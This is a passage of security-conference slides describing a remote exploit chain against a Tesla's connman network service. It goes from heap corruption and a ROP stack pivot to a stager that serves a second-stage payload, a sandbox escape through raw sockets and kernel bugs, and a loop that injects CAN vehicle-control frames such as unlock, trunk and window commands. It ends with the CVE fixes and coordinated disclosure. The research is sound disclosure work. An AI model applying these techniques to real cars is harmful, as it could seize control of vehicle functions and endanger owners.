8224	53.430082622	0.0.0.0	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0x6c0ccdea
8225	53.430115970	0.0.0.0	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0x6c0ccdea
8226	53.477069254	192.168.91.254	192.168.91.1	DHCP	333	DHCP ACK - Transaction ID 0x6c0ccdea

Hardware type: Ethernet (0x01)  
Client MAC address: Netgear\_7d:33:0f (08:36:c9:7d:33:0f)

- Option: (12) Host Name  
Length: 6  
Host Name: 0+000\177
- Option: (255) End  
Option End: 255

Option 12: Host Name (dhcp.option.hostname), 6 byte(s)

Paquets: 24598 · Affichés: 21 (0.1%) Profile: Default

**Leak**

Known libc pointer (until first null byte)

# Code execution

One shot code execution

---

1

## Same method as for the leak

The same action are performed another time to get another double reference on a controlled chunk

2

## One arbitrary write

Known (and simple) technique to get arbitrary write from libc metadata corruption: [tcache poisoning](https://github.com/shellphish/how2heap)  
<https://github.com/shellphish/how2heap>

3

## Libc hook patched

The well known [realloc\\_hook](#) is patched to target a gadget inside a library

4

## Reallocate a buffer

A lot of data is sent to the receiving buffer which will trigger a `realloc()` inside the glib while resizing it. The first argument targets controlled memory.

5

## Stack pivot + ROP

One gadget is used to set the stack in the controlled buffer and then a ROP chain is executed

# Code execution

One shot code execution

But...

Tesla updated the libc from 2.29 to **2.34**

2 weeks before the contest




## ~~One arbitrary write~~

Tcache poisoning needs an additional infoleak



## ~~Libc hook patched~~

Libc hooks have been removed



# Code execution (2)

Execution flow hijacking



```
int __connman_inet_ipv6_send_rs(index, timeout, callback, user_data)
{
    // ...
    data->timeout = g_timeout_add_seconds(timeout, rs_timeout_cb, data);
}
```

RBP →

```
/*
 * This callback struct is used when sending router and neighbor
 * solicitation and advertisement messages.
 */
struct xs_cb_data {
    GIOChannel *channel;
    void *callback;
    struct sockaddr_in6 addr;
    guint timeout;
    guint watch_id;
    void *user_data;
};
```


Gadget #1

```
leave
pop r13
pop r14
pop r15
ret
```

→ ROP Chain

# Stager

Code injection



```
sock.bind(('192.168.91.254', 5557)) // + Config NAT
conn, addr = sock.accept()
conn.send(open("payload/bin/stage2.bin", "rb").read())
conn.close()
```

# Sandboxes

Restricted code execution

Sandbox	Restrictions in connman
Iptables	<ul style="list-style-type: none"><li>✗ The only allowed outputs are DNS and WISPR queries. Input packets on wlan0 are also restricted.</li></ul>
Kafel (seccomp)	<ul style="list-style-type: none"><li>✗ Only syscalls used by connman code are allowed. Sometimes, the arguments are also checked.</li></ul>
AppArmor	<ul style="list-style-type: none"><li>✗ Filter socket type and algo.</li><li>✗ Whitelist VFS path access for open and exec</li><li>✓ Defines a few <b>capabilities</b></li></ul>

# Network

A hole in the sandboxing

```

capability sys_time
capability net_raw
capability net_admin
capability net_bind_service
capability dac_override

```

```

deny network inet6
network inet raw
network inet dgram
network inet stream
network packet dgram
network netlink raw
network netlink dgram

```

Allow to send raw packets directly in network interface

Netlink interfaces attack surface

2 kernel bugs found :

- ✓ 1x arbitrary kfree()
- ✓ 1x OOB write in kernel memory


Each can lead to LPE from connman

✓ Whole network config can be changed (interface names, routes, ...)

✗ Minimalist kernel config : cannot change iptables


# Raw socket

Packet injection



# CAN messages

Construct messages



```
.data:00000000002480A0 UI_vehicleControl2_ptr dq offset UI_vehicleControl2 ; "UI_vehicleControl2"
.data:00000000002480A8 dd 3B3h ; CAN id
.data:00000000002480AC dd 8
.data:00000000002480B0 dd 1F4h
.data:00000000002480B4 dd 21h
.data:00000000002480B8 dq 0
.data:00000000002480C0 dq offset ETH_UI_vehicleControl2_signals
.data:00000000002480C8 dq offset CANBusList
.data:00000000002480D0 dq offset aUiVehiclecontr_1 ; "UI_vehicleControl3"
.data:00000000002480D8 dd 274h
.data:00000000002480DC dd 1
.data:00000000002480E0 dd 1F4h
.data:00000000002480E4 dd 1
.data:00000000002480E8 dd 0
.data:00000000002480EC dd 0
.data:00000000002480F0 dq offset ETH_UI_vehicleControl3_signals
.data:00000000002480F8 dq offset CANBusList
```

Partial CAN database available online  
<https://github.com/joshwardell/model3dbc>

`libQtCarCANData.so.1.0.0`  
 contains all information for messages decoding

# CAN messages

Construct messages

```

-zsh
UI_vehicleControl CAN_ID=0x273
UI_accessoryPowerRequest 1
UI_frontFogSwitch 0
UI_summonActive 0
UI_frunkRequest 1
UI_wiperMode WIPER_MODE_NORMAL
UI_steeringBacklightEnabled STEERING_BACKLIGHT_DISABLED
UI_steeringButtonMode STEERING_BUTTON_MODE_OFF
UI_walkUpUnlock 0
UI_walkAwayLock 0
UI_unlockOnPark 1
UI_globalUnlockOn 1
UI_childDoorLockOn 0
UI_lockRequest UI_LOCK_REQUEST_IDLE
UI_alarmEnabled 0
UI_intrusionSensorOn 0
UI_stop12vSupport 0
UI_rearFogSwitch 0
UI_mirrorFoldRequest MIRROR_FOLD_REQUEST_IDLE
UI_mirrorHeatRequest 0
UI_remoteStartRequest UI_REMOTE_START_REQUEST_IDLE
UI_seeYouHomeLightingOn 0
UI_powerOff 0
UI_displayBrightnessLevel 30.5
UI_ambientLightingEnabled 1
UI_autoHighBeamEnabled 0
UI_frontLeftSeatHeatReq HEATER_REQUEST_OFF
UI_frontRightSeatHeatReq HEATER_REQUEST_OFF
UI_rearLeftSeatHeatReq HEATER_REQUEST_OFF
UI_rearCenterSeatHeatReq HEATER_REQUEST_OFF
UI_rearRightSeatHeatReq HEATER_REQUEST_OFF
UI_autoFoldMirrorsOn 1
UI_mirrorDipOnReverse 1
UI_remoteClosureRequest UI_REMOTE_CLOSURE_REQUEST_IDLE
UI_wiperRequest WIPER_REQUEST_FAST_CONTINUOUS
UI_domeLightSwitch DOME_LIGHT_SWITCH_OFF
UI_honkHorn 0
UI_driveStateRequest DRIVE_STATE_REQ_IDLE
UI_rearWindowLockout 0

```

```

-zsh
UI_vehicleControl2 CAN_ID=0x3b3
UI_gloveboxRequest 0
UI_trunkRequest 1
UI_UMCUpdateInhibit 0
UI_WCUpdateInhibit 0
UI_soundHornOnLock 0
UI_locksPanelActive 0
UI_PINToDriveEnabled 0
UI_PINToDrivePassed 0
UI_lightSwitch LIGHT_SWITCH_ON
UI_readyToAddKey 0
UI_alarmTriggerRequest 0
UI_VCSECFeature1 0
UI_VCLEFTFeature1 1
UI_summonState SNA
UI_userPresent 1
UI_freeRollModeRequest 0
UI_windowRequest WINDOW_REQUEST_GOTO_OPEN
UI_batteryPreconditioningRequest 0
UI_coastDownMode 0
UI_autopilotPowerStateRequest AUTOPILOT_NOMINAL
UI_shorted12VCellTestMode SHORTED_CELL_TEST_MODE_SHADOW
UI_autoRollWindowsOnLockEnable 0
UI_efuseMXResistanceEstArmed 0
UI_conditionalLoggingEnabledVCSE 0

```

# Raw socket

## Packet injection

```
addr.sll_ifindex = my_if_nametoindex("eth0");
int fd = my_socket(AF_PACKET, SOCK_DGRAM, 0);

struct raw_frame * raw_1 = build_udp_frame(
    IP_192_168_90_100, IP_192_168_90_102, 4321, 4321,
    "\x42\x73\xa1\xc0\x00\x00\x3d\x01\x30\x06", 10
);
if (raw_1 == NULL) {
    return;
}
struct raw_frame * raw_2 = build_udp_frame(
    IP_192_168_90_100, IP_192_168_90_102, 4321, 4321,
    "\x43\xb3\x02\x82\x44\x08\x00\x00\x00\x00", 10
);
if (raw_2 == NULL) {
    return;
}

while (1) {
    my_sendto(fd, raw_1->frame, raw_1->frame_len, 0, (struct sockaddr *)&addr, sizeof(addr));
    my_msleep(100);
    my_sendto(fd, raw_2->frame, raw_2->frame_len, 0, (struct sockaddr *)&addr, sizeof(addr));
    my_msleep(100);
}
```

# Demo

This was our first attempt on a real car

---



# Fixes

Connman & Kernel

```

--- a/gweb/gweb.c
+++ b/gweb/gweb.c
@@ -918,7 +918,7 @@ static gboolean received_data(GIOChannel
     }

     *pos = '\0';
-    count = strlen((char *) ptr);
+    count = pos - ptr;
     if (count > 0 && ptr[count - 1] == '\r') {
         ptr[--count] = '\0';
         bytes_read--;

```

Connman : CVE-2022-32292

## wispr: Update portal context references

Maintain proper portal context references to avoid UAF.

Connman : CVE-2022-32293

Zero Day Initiative a retweeté



**TheZDIBugs** @TheZDIBugs · 17h

[ZDI-22-1406|CVE-2022-42430] Tesla wowlan\_config Use-After-Free Privilege Escalation Vulnerability (CVSS 8.8; Credit: @Synacktiv)

Kernel : CVE-2022-42430

Zero Day Initiative a retweeté



**TheZDIBugs** @TheZDIBugs · 17h

[ZDI-22-1407|CVE-2022-42431] Tesla bcmdhd Buffer Overflow Privilege Escalation Vulnerability (CVSS 8.8; Credit: @Synacktiv)

Kernel : CVE-2022-42431

# Conclusion

---

- Long work: almost 1 year
  - Back to non-trivial vulnerability after long vulnerability research
  - Working in parallel of updates made us rewrite the exploit multiple times
- Many help from ZDI and Tesla at the end
  - Tesla provided us an ECU that can receive updates
  - ZDI and Tesla give us updates
  - Version freeze 2 weeks before the event
  - Thanks to them
- Was fun
- We didn't win the car 😞 even if the impact is the same as some Tier2 entries